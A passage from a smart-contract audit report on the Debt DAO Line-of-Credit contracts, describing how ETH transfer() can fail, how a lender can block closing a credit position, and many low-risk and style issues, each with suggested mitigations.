Submitted by **__141345__**, *also found by* **lllllll**, **BnkeOx0**, **SmartSek**, **d3e4**, **pashov**, **Deivitto**, **bananasboys**, **joestakey**, **RedOneN**, **cryptonue**, **datapunk**, **minhquanym**, **Ch_301**, **adriro**, **cccz**, **peanuts**, **Tomo**, **merlin**, **corerouter**, **RaymondFam**, **codexploder**, **BnkeOx0**, **KingNFT**, **carlitox477**, **Satyam_Sharma**, **Nyx**, **8olidity**, **cloudjunky**, **0xdeadbeef0x**, **martin**, **rvierdiiev**, *and* **Amithuddar**

When withdrawing and refund ETH, the contract uses Solidity's `transfer()` function.

Using Solidity's `transfer()` function has some notable shortcomings when the withdrawer is a smart contract, which can render ETH deposits impossible to withdraw. Specifically, the withdrawal will inevitably fail when:

- The withdrawer smart contract does not implement a payable fallback function.
- The withdrawer smart contract implements a payable fallback function which uses more than 2300 gas units.
- The withdrawer smart contract implements a payable fallback function which needs less than 2300 gas units but is called through a proxy that raises the call's gas usage above 2300.

Risks of reentrancy stemming from the use of this function can be mitigated by tightly following the "Check-Effects-Interactions" pattern and using OpenZeppelin Contract's ReentrancyGuard contract.

Proof of Concept

```
// Line-of-Credit/contracts/utils/LineLib.sol
48:     payable(receiver).transfer(amount);
```

References:

The issues with `transfer()` are outlined here.

For further reference on why using Solidity's `transfer()` is no longer recommended, refer to these articles.

Recommended Mitigation Steps

Using low-level `call.value(amount)` with the corresponding result check or using the OpenZeppelin `Address.sendValue` is advised, reference.

kibagateaux (Debt DAO) confirmed

[M-11] Lender can reject closing a position

Submitted by berndartmueller*, also found by* R2*,* minhquanym*,* Jeiwan*,* ayeslick*, and* 0xdeadbeef0x

A credit line can be closed by using the `LineOfCredit.depositAndClose()` or `LineOfCredit.close`. The remaining funds deposited by the lender (`credit.deposit`) and the accumulated and paid interest are transferred to the lender.

However, if the used credit token `credit.token` is native ETH (or an ERC-777 token with receiver hooks, and under the assumption that the oracle supports this asset in the first place), the lender can reject the closing of the credit by reverting the token transfer.

Impact

The lender can prevent the borrower from closing the credit line. This leads to the following consequences:

- Migrating (rollover) to a new line is not possible (it requires all credits to be closed, see SecuredLine.sol#L55)
- Releasing a spigot and transferring ownership to the borrower is not possible (see SpigotedLineLib.sol#L195)
- Sweeping remaining tokens (e.g. revenue tokens) in the Spigot to the borrower is not possible (see SpigotedLineLib.sol#L220)

Proof of Concept

modules/credit/LineOfCredit.sol#L489-L493

```
    function _close(Credit memory credit, bytes32 id) internal virtu
        if(credit.principal > 0) { revert CloseFailedWithPrincipal()

        // return the Lender's funds that are being repaid
        if (credit.deposit + credit.interestRepaid > 0) {
            LineLib.sendOutTokenOrETH(
                credit.token,
                credit.lender,
                credit.deposit + credit.interestRepaid
            );
        }
```

```
        delete credits[id]; // gas refunds

        // remove from active list
        ids.removePosition(id);
        unchecked { --count; }

        // If all credit lines are closed the the overall Line of Cr
        if (count == 0) { _updateStatus(LineLib.STATUS.REPAID); }

        emit CloseCreditPosition(id);

        return true;
    }
```

Recommended Mitigation Steps

Consider using a pull-based pattern to allow the lender to withdraw the funds instead of sending them back directly.

kibagateaux (Debt DAO) confirmed

Low Risk and Non-Critical Issues

For this contest, 78 reports were submitted by wardens detailing low risk and non-critical issues. The **report highlighted below** by **IIIIIII** received the top score from the judge.

The following wardens also submitted reports: **ajtra**, **brgltd**, **pashov**, **rbserver**, **c3phas**, **0xNazgul**, **Awesome**, **immeas**, **jumpdest7d**, **Deivitto**, **rotcivegaf**, **lukris02**, **joestakey**, **Josiah**, **djxploit**, **0xSmartContract**, **Trust**, **pedr02b2**, **B2**, **Aymen0909**, **RedOneN**, **cryptostellar5**, **Diana**, **Funen**, **bulej93**, **cryptonue**, **a12jmx**, **delfin454000**, **ctf_sec**, **__141345__**, **minhquanym**, **adriro**, **erictee**, **TomJ**, **zaskoh**, **peanuts**, **merlin**, **btk**, **seyni**, **ReyAdmirado**, **0x1f8b**, **saneryee**, **slowmoses**, **shark**, **HardlyCodeMan**, **apostle0x01**, **tnevler**, **BClabs**, **carlitox477**, **Rahoz**, **sakman**, **gogo**, **0xRoxas**, **catwhiskeys**, **durianSausage**, **csanuragjain**, **fatherOfBlocks**, **trustindistrust**, **Deekshith99**, **w0Lfrum**, **aphak5010**, **Saintcode_**, **Nyx**, **oyc_109**, **i_got_hacked**, **ch0bu**, **rvierdiiev**, **Bnke0x0**, **Rolezn**, **chrisdior4**, **mcwildy**, **HE1M**, **chaduke**, **martin**, **Dinesh11G**, **yurahod**, *and* **RaymondFam**.

Low Risk Issues Summary

	Issue	Instances
[L-01]	Unused/empty `receive()` / `fallback()` function	1
[L-02]	Missing checks for `address(0x0)` when assigning values to `address` state variables	5
[L-03]	Open TODOs	2

Total: 8 instances over 3 issues

[L-01] Unused/empty `receive()` / `fallback()` function

If the intention is for the Ether to be used, the function should call another function, otherwise it should revert (e.g. `require(msg.sender == address(weth))`). Having no access control on the function means that someone may send Ether to the contract, and have no way to get anything back out, which is a loss of funds.

There is 1 instance of this issue:

```
File: contracts/modules/credit/SpigotedLine.sol

272:       receive() external payable {}
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/SpigotedLine.sol#L272

[L-02] Missing checks for `address(0x0)` when assigning values to `address` state variables

There are 5 instances of this issue:

```
File: contracts/modules/credit/LineOfCredit.sol
```

```
56:             arbiter = arbiter_;

57:             borrower = borrower_;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L56

```
File: contracts/modules/credit/SpigotedLine.sol

66:             swapTarget = swapTarget_;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/SpigotedLine.sol#L66

```
File: contracts/modules/escrow/Escrow.sol

49:             oracle = _oracle;

50:             borrower = _borrower;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/escrow/Escrow.sol#L49

[L-03] Open TODOs

Code architecture, incentives, and error handling/reporting questions/issues should be resolved before deployment.

There are 2 instances of this issue:

```
File: contracts/modules/factories/LineFactory.sol

140:             // TODO: test
```

```
145:             // TODO: test
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/factories/LineFactory.sol#L140

Non-Critical Issues Summary

	Issue	Instances
[N-01]	Duplicate import statements	1
[N-02]	The `nonReentrant modifier` should occur before all other modifiers	2
[N-03]	Contract implements interface without extending the interface	1
[N-04]	Adding a `return` statement when the function defines a named return variable, is redundant	5
[N-05]	`require()` / `revert()` statements should have descriptive reason strings	23
[N-06]	`constant` s should be defined rather than using magic numbers	7
[N-07]	Numeric values having to do with time should use time units for readability	1
[N-08]	Use a more recent version of solidity	1
[N-09]	Use a more recent version of solidity	6
[N-10]	Use scientific notation (e.g. `1e18`) rather than exponentiation (e.g. `10**18`)	1
[N-11]	Constant redefined elsewhere	5
[N-12]	Inconsistent spacing in comments	2
[N-13]	Non-library/interface files should use fixed compiler versions, not floating ones	5
[N-14]	File does not contain an SPDX Identifier	16

	Issue	Instances
[N-15]	NatSpec is incomplete	56
[N-16]	Event is missing `indexed` fields	4
[N-17]	Not using the named return variables anywhere in the function is confusing	2
[N-18]	Duplicated `require()` / `revert()` checks should be refactored to a modifier or function	2

Total: 140 instances over 18 issues

[N-01] Duplicate import statements

There is 1 instance of this issue:

```
File: contracts/utils/CreditLib.sol

6:    import { ILineOfCredit } from "../interfaces/ILineOfCredit
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/CreditLib.sol#L6

[N-02] The `nonReentrant` modifier should occur before all other modifiers

This is a best-practice to protect against reentrancy in other modifiers.

There are 2 instances of this issue:

```
File: contracts/modules/credit/SpigotedLine.sol

96:           nonReentrant

157:          nonReentrant
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/SpigotedLine.sol#L96

[N-03] Contract implements interface without extending the interface

Not extending the interface may lead to the wrong function signature being used, leading to unexpected behavior. If the interface is in fact being implemented, use the `override` keyword to indicate that fact.

There is 1 instance of this issue:

```
File: contracts/modules/spigot/Spigot.sol

/// @audit IPendleData.treasury()
16:   contract Spigot is ISpigot, ReentrancyGuard {
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/spigot/Spigot.sol#L16

[N-04] Adding a `return` statement when the function defines a named return variable, is redundant

There are 5 instances of this issue:

```
File: contracts/modules/credit/LineOfCredit.sol

453:          return id;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L453

```
File: contracts/utils/CreditLib.sol
```

```
160:         return credit;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/CreditLib.sol#L160

```
File: contracts/utils/SpigotLib.sol

57:           return claimed;

101:          return claimed;

121:          return claimed;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/SpigotLib.sol#L57

[N-05] `require()` / `revert()` statements should have descriptive reason strings

There are 23 instances of this issue:

```
File: contracts/modules/credit/EscrowedLine.sol

64:       require(escrow_.liquidate(amount, targetToken, to));

90:       require(escrow.updateLine(newLine));
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/EscrowedLine.sol#L64

```
File: contracts/modules/credit/LineOfCredit.sol

112:          require(uint(status) >= uint( LineLib.STATUS.ACTI\
```

```
241:           require(interestRate.setRate(id, drate, frate));

259:           require(interestRate.setRate(id, drate, frate));

326:           require(amount <= credit.principal + credit.intere
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L112

```
File: contracts/modules/credit/SpigotedLine.sol

62:            require(defaultRevenueSplit_ <= SpigotedLineLib.MA

143:         require(amount <= unusedTokens[credit.token]);

160:           require(msg.sender == borrower);

239:           require(msg.sender == arbiter);
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/SpigotedLine.sol#L62

```
File: contracts/utils/EscrowLib.sol

91:            require(amount > 0);

105:           require(msg.sender == ILineOfCredit(self.line).ark

161:           require(amount > 0);

198:           require(amount > 0);

216:         require(msg.sender == self.line);
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/Escr

owLib.sol#L91

```
File: contracts/utils/SpigotedLineLib.sol

147:         require(ISpigot(spigot).updateOwner(newLine));
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/SpigotedLineLib.sol#L147

```
File: contracts/utils/SpigotLib.sol

96:                 require(LineLib.sendOutTokenOrETH(token, self.

128:           require(revenueContract != address(this));

130:           require(self.settings[revenueContract].transferOwr

155:           require(success);

180:           require(newOwner != address(0));

189:           require(newOperator != address(0));

201:           require(newTreasury != address(0));
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/SpigotLib.sol#L96

[N-06] `constant`s should be defined rather than using magic numbers

Even assembly can benefit from using readable constants instead of hex/numeric literals.

There are 7 instances of this issue:

```
File: contracts/utils/CreditLib.sol

/// @audit 18
140:            decimals = 18;

/// @audit 18
145:            decimals = !passed ? 18 : abi.decode(result, (ui
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/CreditLib.sol#L140

```
File: contracts/utils/EscrowLib.sol

/// @audit 5
42:           uint256 _numerator = collateralValue * 10**5; // s

/// @audit 5
43:           return ((_numerator / debtValue) + 5) / 10;

/// @audit 18
113:                  deposit.assetDecimals = 18;

/// @audit 18
137:                      deposit.assetDecimals = 18;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/EscrowLib.sol#L42

```
File: contracts/utils/SpigotLib.sol

/// @audit 100
90:           uint256 escrowedAmount = claimed * self.settings[r
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/SpigotLib.sol#L90

[N-07] Numeric values having to do with time should use time units for readability

There are **units** for seconds, minutes, hours, days, and weeks, and since they're defined, they should be used.

There is 1 instance of this issue:

```
File: contracts/modules/factories/LineFactory.sol

/// @audit 3000
14:         uint32 constant defaultMinCRatio = 3000; // 30.00% mir
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/factories/LineFactory.sol#L14

[N-08] Use a more recent version of Solidity

Use a Solidity version of at least 0.8.12 to get `string.concat()` to be used instead of `abi.encodePacked(<str>,<str>)`.

There is 1 instance of this issue:

```
File: contracts/utils/MutualConsent.sol

3:    pragma solidity 0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/MutualConsent.sol#L3

[N-09] Use a more recent version of Solidity

Use a Solidity version of at least 0.8.13 to get the ability to use `using for` with a list of free functions.

There are 6 instances of this issue:

```
File: contracts/modules/credit/LineOfCredit.sol

1:    pragma solidity ^0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L1

```
File: contracts/modules/credit/SpigotedLine.sol

1:    pragma solidity ^0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/SpigotedLine.sol#L1

```
File: contracts/modules/escrow/Escrow.sol

1:    pragma solidity 0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/escrow/Escrow.sol#L1

```
File: contracts/modules/spigot/Spigot.sol

1:    pragma solidity 0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/spigot/Spigot.sol#L1

```
File: contracts/utils/EscrowLib.sol
```

```
1:    pragma solidity 0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/EscrowLib.sol#L1

```
File: contracts/utils/LineLib.sol

1:    pragma solidity 0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/LineLib.sol#L1

[N-10] Use scientific notation (e.g. `1e18`) rather than exponentiation (e.g. `10**18`)

While the compiler knows to optimize away the exponentiation, it's still better coding practice to use idioms that do not require compiler optimization, if they exist.

There is 1 instance of this issue:

```
File: contracts/utils/EscrowLib.sol

42:           uint256 _numerator = collateralValue * 10**5; // s
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/EscrowLib.sol#L42

[N-11] Constant redefined elsewhere

Consider defining in only one contract so that values cannot become out of sync when only one location is updated. A cheap way to store constants in a single location is to create an `internal constant` in a `library`. If the variable is a local

cache of another contract's value, consider making the cache variable internal or private, which will require external users to query the contract with the source of truth, so that callers don't get out of sync.

There are 5 instances of this issue:

```
File: contracts/modules/escrow/Escrow.sol

/// @audit seen in contracts/modules/credit/LineOfCredit.sol
27:       address public immutable oracle;

/// @audit seen in contracts/modules/credit/LineOfCredit.sol
29:       address public immutable borrower;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/escrow/Escrow.sol#L27

```
File: contracts/modules/factories/LineFactory.sol

/// @audit seen in contracts/modules/credit/LineOfCredit.sol
16:       address public immutable arbiter;

/// @audit seen in contracts/modules/escrow/Escrow.sol
17:       address public immutable oracle;

/// @audit seen in contracts/modules/credit/SpigotedLine.sol
18:       address public immutable swapTarget;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/factories/LineFactory.sol#L16

[N-12] Inconsistent spacing in comments

Some lines use `// x` and some use `//x`. The instances below point out the usages that don't follow the majority, within each file.

There are 2 instances of this issue:

```
File: contracts/modules/credit/LineOfCredit.sol

58:           deadline = block.timestamp + ttl_;  //the deadline

526:                   credits[id].principal > 0 //`id` should
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L58

[N-13] Non-library/interface files should use fixed compiler versions, not floating ones

There are 5 instances of this issue:

```
File: contracts/modules/credit/LineOfCredit.sol

1:    pragma solidity ^0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L1

```
File: contracts/modules/credit/SecuredLine.sol

1:    pragma solidity ^0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/SecuredLine.sol#L1

```
File: contracts/modules/credit/SpigotedLine.sol

1:    pragma solidity ^0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/SpigotedLine.sol#L1

```
File: contracts/modules/interest-rate/InterestRateCredit.sol

1:    pragma solidity ^0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/interest-rate/InterestRateCredit.sol#L1

```
File: contracts/modules/oracle/Oracle.sol

2:    pragma solidity ^0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/oracle/Oracle.sol#L2

[N-14] File does not contain an SPDX Identifier

There are 16 instances of this issue:

```
File: contracts/modules/credit/EscrowedLine.sol

0:    pragma solidity 0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/EscrowedLine.sol#L0

```
File: contracts/modules/credit/LineOfCredit.sol

0:    pragma solidity ^0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L0

```
File: contracts/modules/credit/SecuredLine.sol

0:    pragma solidity ^0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/SecuredLine.sol#L0

```
File: contracts/modules/credit/SpigotedLine.sol

0:    pragma solidity ^0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/SpigotedLine.sol#L0

```
File: contracts/modules/escrow/Escrow.sol

0:    pragma solidity 0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/escrow/Escrow.sol#L0

```
File: contracts/modules/factories/LineFactory.sol

0:    pragma solidity 0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/factories/LineFactory.sol#L0

```
File: contracts/modules/interest-rate/InterestRateCredit.sol

0:    pragma solidity ^0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/interest-rate/InterestRateCredit.sol#L0

```
File: contracts/modules/spigot/Spigot.sol

0:    pragma solidity 0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/spigot/Spigot.sol#L0

```
File: contracts/utils/CreditLib.sol

0:    pragma solidity 0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/CreditLib.sol#L0

```
File: contracts/utils/CreditListLib.sol

0:    pragma solidity 0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/CreditListLib.sol#L0

```
File: contracts/utils/EscrowLib.sol
```

```
0:    pragma solidity 0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/EscrowLib.sol#L0

```
File: contracts/utils/LineFactoryLib.sol

0:    pragma solidity 0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/LineFactoryLib.sol#L0

```
File: contracts/utils/LineLib.sol

0:    pragma solidity 0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/LineLib.sol#L0

```
File: contracts/utils/MutualConsent.sol

0:    // forked from https://github.com/IndexCoop/index-coop-sma
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/MutualConsent.sol#L0

```
File: contracts/utils/SpigotedLineLib.sol

0:    pragma solidity 0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/SpigotedLineLib.sol#L0

```
File: contracts/utils/SpigotLib.sol

0:    pragma solidity 0.8.9;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/SpigotLib.sol#L0

[N-15] NatSpec is incomplete

There are 56 instances of this issue:

```
File: contracts/modules/credit/EscrowedLine.sol

/// @audit Missing: '@param newLine'
82      /**
83       * see SecuredLine.rollover
84       * @notice helper function to allow borrower to easily s
85       *(@dev priviliegad internal function.
86       * @dev MUST only be callable if line is REPAID
87       * @return - if function successfully executed
88      */
89:     function _rollover(address newLine) internal virtual ret
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/EscrowedLine.sol#L82-L89

```
File: contracts/modules/credit/LineOfCredit.sol

/// @audit Missing: '@return'
216         @param id - the position id for credit position
217       */
218:      function _accrue(Credit memory credit, bytes32 id) int
```

```
/// @audit Missing: '@param status_'
415       /**
416         * @notice - updates `status` variable in storage if
417         * @dev - privileged internal function. MUST check pa
418         * @dev - does not save new status if it is the same
419         * @return status - the current status of the line af
420         */
421:       function _updateStatus(LineLib.STATUS status_) interna

/// @audit Missing: '@return'
433         * @param amount - amount of tokens lender will initia
434       */
435       function _createCredit(
436           address lender,
437           address token,
438           uint256 amount
439       )
440           internal
441:          returns (bytes32 id)

/// @audit Missing: '@param credit'
456     /**
457       * @dev - Reduces `principal` and/or `interestAccrued` c
458                 Expects checks for conditions of repaying and
459                 e.g. early repayment of principal, tokens have
460       * @dev - privileged internal function. MUST check param
461       * @param id - position id with all data pertaining to l
462       * @param amount - amount of Credit Token being repaid c
463       * @return credit - position struct in memory with updat
464     */
465       function _repay(Credit memory credit, bytes32 id, uint
466           internal
467:          returns (Credit memory)

/// @audit Missing: '@param credit'
/// @audit Missing: '@param id'
477       /**
478         * @notice - checks that a credit line is fully repaic
479         * @dev deletes credit storage. Store any data u might
480         * @dev - privileged internal function. MUST check par
481         * @return credit - position struct in memory with upc
482         */
483:       function _close(Credit memory credit, bytes32 id) inte
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L216-L218

```
File: contracts/modules/credit/SecuredLine.sol

/// @audit Missing: '@return'
77        * @param targetToken - token in escrow that will be sol
78        */
79
80       function liquidate(
81         uint256 amount,
82         address targetToken
83       )
84         external
85         whileBorrowing
86:        returns(uint256)
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/SecuredLine.sol#L77-L86

```
File: contracts/modules/escrow/Escrow.sol

/// @audit Missing: '@param _line'
69        /**
70        * @notice - Allows current owner to transfer ownershi
71        * @dev    - Used if we setup Escrow before Line exists
72        * @return didUpdate - if function successfully execute
73        */
74:       function updateLine(address _line) external returns(bo

/// @audit Missing: '@return'
98         * @param token - the token to all borrow to deposit a
99         */
100:      function enableCollateral(address token) external retu
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/escrow/Escrow.sol#L69-L74

```
File: contracts/modules/oracle/Oracle.sol

/// @audit Missing: '@param token'
19        /**
20         * @return price - the latest price in USD to 8 decima
21         */
22:       function getLatestAnswer(address token) external retur
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/oracle/Oracle.sol#L19-L22

```
File: contracts/modules/spigot/Spigot.sol

/// @audit Missing: '@param token'
57        /**
58
59         * @notice - Claims revenue tokens from the Spigot (pu
60                   - Calls predefined function in contract set
61                   - Automatically sends portion to Treasury a
62                   - There is no conversion or trade of revenu
63         * @dev    - Assumes the only side effect of calling c
64                   - Any other side effects could be dangerous
65         * @dev    - callable by anyone
66         * @param revenueContract - Contract with registered s
67         * @param data - Transaction data, including function
68         * @return claimed -  The amount of revenue tokens cla
69        */
70        function claimRevenue(address revenueContract, address
71            external nonReentrant
72:           returns (uint256 claimed)

/// @audit Missing: '@return'
106        * @param data - tx data, including function signature
107        */
108:      function operate(address revenueContract, bytes callda

/// @audit Missing: '@return'
123        * @param setting - Spigot settings for smart contract
124        */
125:      function addSpigot(address revenueContract, Setting me

/// @audit Missing: '@return'
```

```
135         * @param revenueContract - smart contract to transfer
136         */
137        function removeSpigot(address revenueContract)
138            external
139:           returns (bool)

/// @audit Missing: '@return'
157         * @param newOwner - Address to give control to
158         */
159:       function updateOwner(address newOwner) external returr

/// @audit Missing: '@return'
168         * @param newOperator - Address to give control to
169         */
170:       function updateOperator(address newOperator) external

/// @audit Missing: '@return'
179         * @param newTreasury - Address to divert funds to
180         */
181:       function updateTreasury(address newTreasury) external

/// @audit Missing: '@return'
192         * @param allowed - true/false whether to allow this f
193         */
194:        function updateWhitelistedFunction(bytes4 func, bool

/// @audit Missing: '@return'
204         * @param token Revenue token that is being garnished
205        */
206:       function getEscrowed(address token) external view retu

/// @audit Missing: '@return'
213         * @param func Function to check on whitelist
214        */
215
216:       function isWhitelisted(bytes4 func) external view retu
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/spigot/Spigot.sol#L57-L72

File: contracts/utils/CreditLib.sol

```
/// @audit Missing: '@param id'
/// @audit Missing: '@param amount'
/// @audit Missing: '@param lender'
/// @audit Missing: '@param token'
/// @audit Missing: '@return'
120     /**
121       * see ILineOfCredit._createCredit
122       * @notice called by LineOfCredit._createCredit during
123       * @param oracle - interset rate contract used by line
124      */
125     function create(
126         bytes32 id,
127         uint256 amount,
128         address lender,
129         address token,
130         address oracle
131     )
132         external
133:        returns(ILineOfCredit.Credit memory credit)

/// @audit Missing: '@param id'
/// @audit Missing: '@param amount'
/// @audit Missing: '@return'
163     /**
164       * see ILineOfCredit._repay
165       * @notice called by LineOfCredit._repay during every r
166       * @param credit - The lender position being repaid
167      */
168     function repay(
169       ILineOfCredit.Credit memory credit,
170       bytes32 id,
171       uint256 amount
172     )
173       external
174:      returns (ILineOfCredit.Credit memory)

/// @audit Missing: '@param id'
/// @audit Missing: '@param amount'
/// @audit Missing: '@return'
197     /**
198       * see ILineOfCredit.withdraw
199       * @notice called by LineOfCredit.withdraw during every
200       * @param credit - The lender position that is being bv
201      */
202     function withdraw(
203       ILineOfCredit.Credit memory credit,
```

```
204         bytes32 id,
205         uint256 amount
206       )
207         external
208:        returns (ILineOfCredit.Credit memory)

/// @audit Missing: '@param credit'
/// @audit Missing: '@param id'
/// @audit Missing: '@return'
234       /**
235         * see ILineOfCredit._accrue
236         * @notice called by LineOfCredit._accrue during every
237         * @param interest - interset rate contract used by lir
238        */
239       function accrue(
240         ILineOfCredit.Credit memory credit,
241         bytes32 id,
242         address interest
243       )
244         public
245:        returns (ILineOfCredit.Credit memory)
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/CreditLib.sol#L120-L133

```
File: contracts/utils/EscrowLib.sol

/// @audit Missing: '@param self'
28          /**
29           * @notice updates the cratio according to the collate
30           * @dev calls accrue interest on the line contract to
31           * @param oracle - address to call for collateral toke
32           * @return cratio - the updated collateral ratio in 4
33          */
34:         function _getLatestCollateralRatio(EscrowState storage

/// @audit Missing: '@param self'
46          /**
47          * @notice - Iterates over all enabled tokens and calcu
48          * @param oracle - address to call for collateral token
49          * @return totalCollateralValue - the collateral's USD
50          */
```

```
51:         function _getCollateralValue(EscrowState storage self,
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/EscrowLib.sol#L28-L34

File: contracts/utils/LineFactoryLib.sol

```
/// @audit Missing: '@param oracle'
/// @audit Missing: '@param arbiter'
33          /**
34            @notice sets up new line based of config of old line
35            @dev borrower must call rollover() on `oldLine` with
